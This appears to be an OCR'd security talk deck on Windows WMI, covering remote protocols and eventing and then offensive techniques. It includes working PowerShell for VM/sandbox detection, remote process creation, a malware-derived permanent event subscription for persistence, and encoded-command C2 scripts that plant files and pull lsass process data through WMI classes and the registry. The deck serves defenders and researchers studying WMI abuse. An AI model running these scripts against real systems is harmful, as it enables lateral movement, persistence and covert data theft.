


Administrator: Windows PowerShell

```
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName 192.168.72.135 -Credent
ial 'WIN-B85AAA7ST4U\Administrator'


__GENUS                    : 2
__CLASS                    : Win32_Process
__SUPERCLASS               : CIM_Process
__DYNASTY                  : CIM_ManagedSystemElement
__RELPATH                  : Win32_Process.Handle="0"
__PROPERTY_COUNT           : 45
__DERIVATION               : {CIM_Process, CIM_LogicalElement, CIM_ManagedSyste
                             mElement}
__SERVER                   : WIN-B85AAA7ST4U
__NAMESPACE                : root\cimv2
__PATH                     : \\WIN-B85AAA7ST4U\root\cimv2:Win32_Process.Handle=
                             "0"
Caption                    : System Idle Process
CommandLine                :
CreationClassName          : Win32_Process
CreationDate               :
CSCreationClassName        : Win32_ComputerSystem
CSName                     : WIN-B85AAA7ST4U
Description                : System Idle Process
```


Remote WMI Protocols - WinRM/PowerShell Remoting

- SOAP protocol based on the WSMan specification
- Encrypted by default
- Single management port – 5985 (HTTP) or 5986 (HTTPS)
- The official remote management protocol in Windows 2012 R2+
- SSH on steroids – Supports WMI and code execution, object serialization
- Scriptable configuration via WSMan “drive” in PowerShell




```
PS C:\> ls WSMan:\localhost


   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost

Type               Name                           SourceOfValue   Value
----               ----                           -------------   -----
System.String      MaxEnvelopeSizekb                              500
System.String      MaxTimeoutms                                   60000
System.String      MaxBatchItems                                  32000
System.String      MaxProviderRequests                            4294967295
```

Remote WMI Protocols - WinRM/PowerShell Remoting



```
PS C:\> Test-WSMan -ComputerName 192.168.72.135


wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.x
                  sd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0



PS C:\>
```

Remote WMI Protocols - WinRM/PowerShell Remoting



```
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.135 -Credential 'W
IN-B85AAA7ST4U\Administrator' -Authentication Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName Win32_Process

ProcessId     Name                HandleCount   WorkingSetSi VirtualSize PSComputerN
                                                ze                       ame
---------     ----                -----------   ------------ ----------- -----------
0             System Idle P...    0             24576        0           192.168....
4             System              507           241664       1441792     192.168....
232           smss.exe            29            684032       3096576     192.168....
320           csrss.exe           547           2867200      33828864    192.168....
372           csrss.exe           261           13086720     51609600    192.168....
380           wininit.exe         76            2744320      33660928    192.168....
436           winlogon.exe        109           3932160      41578496    192.168....
476           services.exe        190           5799936      37363712    192.168....
484           lsass.exe           611           6672384      32768000    192.168....
516           lsm.exe             143           2543616      15011840    192.168....
600           svchost.exe         355           6316032      39587840    192.168....
668           svchost.exe         264           5439488      28577792    192.168....
716           svchost.exe         393           10043392     52105216    192.168....
824           svchost.exe         606           9134080      87629824    192.168....
872           svchost.exe         124           4571136      27308032    192.168....
```

Remote WMI Protocols - DCOM

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet – Ports (REG_MULTI_SZ)`
  - configurable via `DCOMCNFG.exe`
- Not firewall friendly
- By default, the WMI service – `Winmgmt` is running and listening on port 135

WMI Eventing

WMI Eventing

- WMI has the ability to trigger off nearly any conceivable event.
  - Great for attackers and defenders
- Three requirements
  1. `Filter` – An action to trigger off of
  2. `Consumer` – An action to take upon triggering the filter
  3. `Binding` – Registers a `Filter`←→`Consumer`
- Local events run for the lifetime of the host process.
- Permanent WMI events are persistent and run as `SYSTEM`.

WMI Event Type - Intrinsic

- Intrinsic events are system classes included in every namespace
- Attacker/defender can make a creative use of these
- Must be captured at a polling interval. Use carefully.
- Possible to miss event firings.

```
__NamespaceOperationEvent
__NamespaceModificationEvent
__NamespaceDeletionEvent
__NamespaceCreationEvent
__ClassOperationEvent
__ClassDeletionEvent
__ClassModificationEvent
```

```
__ClassCreationEvent
__InstanceOperationEvent
__InstanceCreationEvent
__MethodInvocationEvent
__InstanceModificationEvent
__InstanceDeletionEvent
__TimerEvent
```

WMI Event Type - Extrinsic

- Extrinsic events are non-system classes that fire immediately
- No chance of missing these
- Generally don’t include as much information

- Notable extrinsic events:
- Consider the implications…

```
ROOT\CIMV2:Win32_ComputerShutdownEvent

ROOT\CIMV2:Win32_IP4RouteTableEvent

ROOT\CIMV2:Win32_ProcessStartTrace

ROOT\CIMV2:Win32_ModuleLoadTrace

ROOT\CIMV2:Win32_ThreadStartTrace

ROOT\CIMV2:Win32_VolumeChangeEvent

ROOT\CIMV2:Msft_WmiProvider*

ROOT\DEFAULT:RegistryKeyChangeEvent

ROOT\DEFAULT:RegistryValueChangeEvent
```

WMI Event - Filters

- The definition of the event to trigger
- Takes the form of a WMI query
- Be mindful of performance!
- These take some practice…

- Intrinsic query

```
SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE
((__CLASS = "__InstanceCreationEvent" OR __CLASS =
"__InstanceModificationEvent") AND TargetInstance ISA
"CIM_DataFile") AND (TargetInstance.Extension = "doc") OR
(TargetInstance.Extension = "docx")
```

- Extrinsic query

```
SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
```

WMI Event - Consumers

- The action taken upon firing an event
- These are the standard event consumers:
  - LogFileEventConsumer
  - ActiveScriptEventConsumer
  - NTEventLogEventConsumer
  - SMTPEventConsumer
  - CommandLineEventConsumer
- Present in the following namespaces:
  - ROOT\CIMV2
  - ROOT\DEFAULT

WMI Attacks

WMI Attacks

- From an attackers perspective, WMI can be used but is not limited to the following:
  - Reconnaissance
  - VM/Sandbox Detection
  - Code execution and lateral movement
  - Persistence
  - Data storage
  - C2 communication

WMI – Benefits to an Attacker

- Service enabled and remotely **available on all Windows systems** by default
- Runs as SYSTEM
- Relatively esoteric persistence mechanism
- Other than insertion into the WMI repository, **nothing touches disk**
- Defenders are generally unaware of WMI as an attack vector
- Uses an existing, non-suspicious protocol
- Nearly everything on the operating system is capable of triggering a WMI event

WMI Attacks – Reconnaissance

Host/OS information:	ROOT\CIMV2:Win32_OperatingSystem, Win32_ComputerSystem, ROOT\CIMV2:Win32_BIOS
File/directory listing:	ROOT\CIMV2:CIM_DataFile
Disk volume listing:	ROOT\CIMV2:Win32_Volume
Registry operations:	ROOT\DEFAULT:StdRegProv
Running processes:	ROOT\CIMV2:Win32_Process
Service listing:	ROOT\CIMV2:Win32_Service
Event log:	ROOT\CIMV2:Win32_NtLogEvent
Logged on accounts:	ROOT\CIMV2:Win32_LoggedOnUser
Mounted shares:	ROOT\CIMV2:Win32_Share
Installed patches:	ROOT\CIMV2:Win32_QuickFixEngineering
Installed AV:	ROOT\SecurityCenter[2]:AntiVirusProduct

WMI Attacks – VM/Sandbox Detection

- Sample WQL Queries

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

- Example

```
$VMDetected = $False

$Arguments = @{
    Class = 'Win32_ComputerSystem'
    Filter = 'NumberOfLogicalProcessors < 2 AND TotalPhysicalMemory < 2147483648'
}

if (Get-WmiObject @Arguments) { $VMDetected = $True }
```

WMI Attacks – VM/Sandbox Detection (VMware)


- Sample WQL Queries

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
SELECT * FROM Win32_Process WHERE Name="vmtoolsd.exe"
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%“
```

- Example

```
$VMwareDetected = $False

$VMAdapter = Get-WmiObject Win32_NetworkAdapter -Filter 'Manufacturer LIKE
"%VMware%" OR Name LIKE "%VMware%"'
$VMBios = Get-WmiObject Win32_BIOS -Filter 'SerialNumber LIKE "%VMware%"'
$VMToolsRunning = Get-WmiObject Win32_Process -Filter 'Name="vmtoolsd.exe"'

if ($VMAdapter -or $VMBios -or $VMToolsRunning) { $VMwareDetected = $True }
```

WMI Attacks – Code Execution and Lateral Movement



```
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepa
d.exe' -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 340
ReturnValue      : 0
PSComputerName   :
```

WMI Attacks – Persistence


SEADADDY (Mandiant family name) sample

```
$filterName = 'BotFilter82'

$consumerName = 'BotConsumer23'

$exePath = 'C:\Windows\System32\evil.exe'

$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"

$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace
"root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}
-ErrorAction Stop

$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\subscription" -Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

Modified from: https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887

WMI Attacks – Data Storage

```
$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null,
$null)
$StaticClass.Name = 'Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty' , "This is not the malware
you're looking for")
$StaticClass.Put()
```



```
PS C:\> ([WmiClass] 'Win32_EvilClass').Properties['EvilProperty']


Name       : EvilProperty
Value      : This is not the malware you're looking for
Type       : String
IsLocal    : True
IsArray    : False
Origin     : Win32_EvilClass
Qualifiers : {CIMTYPE}
```

WMI Attacks – C2 Communication

- WMI is a fantastic C2 channel!
- The following can be used to stage exfil
  - Namespace
    - WMI Shell already does it
  - WMI class creation
    - One group already kind of does it
  - Registry
    - No one I know of is doing this
  - Ideas? Let’s chat

WMI Attacks – C2 Communication (WMI Class) – "Push" Attack

Push file contents to remote WMI repository

```
# Prep file to drop on remote system
$LocalFilePath = 'C:\Users\ht\Documents\evidence_to_plant.png'
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContentsToDrop = [Convert]::ToBase64String($FileBytes)

# Establish remote WMI connection
$Options = New-Object Management.ConnectionOptions
$Options.Username = 'Administrator'
$Options.Password = 'user'
$Options.EnablePrivileges = $True
$Connection = New-Object Management.ManagementScope
$Connection.Path = '\\192.168.72.134\root\default'
$Connection.Options = $Options
$Connection.Connect()

# "Push" file contents
$EvilClass = New-Object Management.ManagementClass($Connection, [String]::Empty, $null)
$EvilClass['__CLASS'] = 'Win32_EvilClass'
$EvilClass.Properties.Add('EvilProperty', [Management.CimType]::String, $False)
$EvilClass.Properties['EvilProperty'].Value = $EncodedFileContentsToDrop
$EvilClass.Put()
```

WMI Attacks – C2 Communication (WMI Class) – “Push” Attack

Drop file contents to remote system

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.134'
}

$PayloadText = @'
$EncodedFile = ([WmiClass] 'root\default:Win32_EvilClass').Properties['EvilProperty'].Value
[IO.File]::WriteAllBytes('C:\fighter_jet_specs.png', [Convert]::FromBase64String($EncodedFile))
'@

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

# Drop it like it's hot
Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList $PowerShellPayload

# Confirm successful file drop
Get-WmiObject @CommonArgs -Class CIM_DataFile -Filter 'Name = "C:\\fighter_jet_specs.png"'
```

WMI Attacks – C2 Communication (Registry) – “Pull” Attack

Create a registry key remotely

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.131'
}

$HKLM = 2147483650

Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name CreateKey -ArgumentList $HKLM,
'SOFTWARE\EvilKey‘

Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name DeleteValue -ArgumentList $HKLM,
'SOFTWARE\EvilKey', 'Result'
```

WMI Attacks – C2 Communication (Registry) – “Pull” Attack

Store payload data in registry value and retrieve it

```
$PayloadText = @'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Output))
Set-ItemProperty -Path HKLM:\SOFTWARE\EvilKey -Name Result -Value $Encoded
'@

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList $PowerShellPayload

$RemoteOutput = Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name GetStringValue -
ArgumentList $HKLM, 'SOFTWARE\EvilKey', 'Result'
$EncodedOutput = $RemoteOutput.sValue

$DeserializedOutput =
[Management.Automation.PSSerializer]::Deserialize([Text.Encoding]::Ascii.GetString([Convert]::F
romBase64String($EncodedOutput)))
```

WMI Attacks – Stealthy Command “Push”

- Problem: Previous examples might get caught with command-line auditing – e.g. powershell.exe invocation
- Solution: Create a “temporary” permanent WMI event subscription
  - Event filter example: __IntervalTimerInstruction
  - Event consumer – ActiveScriptEventConsumer:
    1. Execute “pushed” payload
    2. Immediately delete the permanent event subscription
- Effect: Calls

```
%SystemRoot%\system32\wbem\scrcons.exe -Embedding
```

- Implementation: Exercise for the reader

WMI Attacks – MOF

Why aren’t you talking about malicious managed object format (MOF) files???

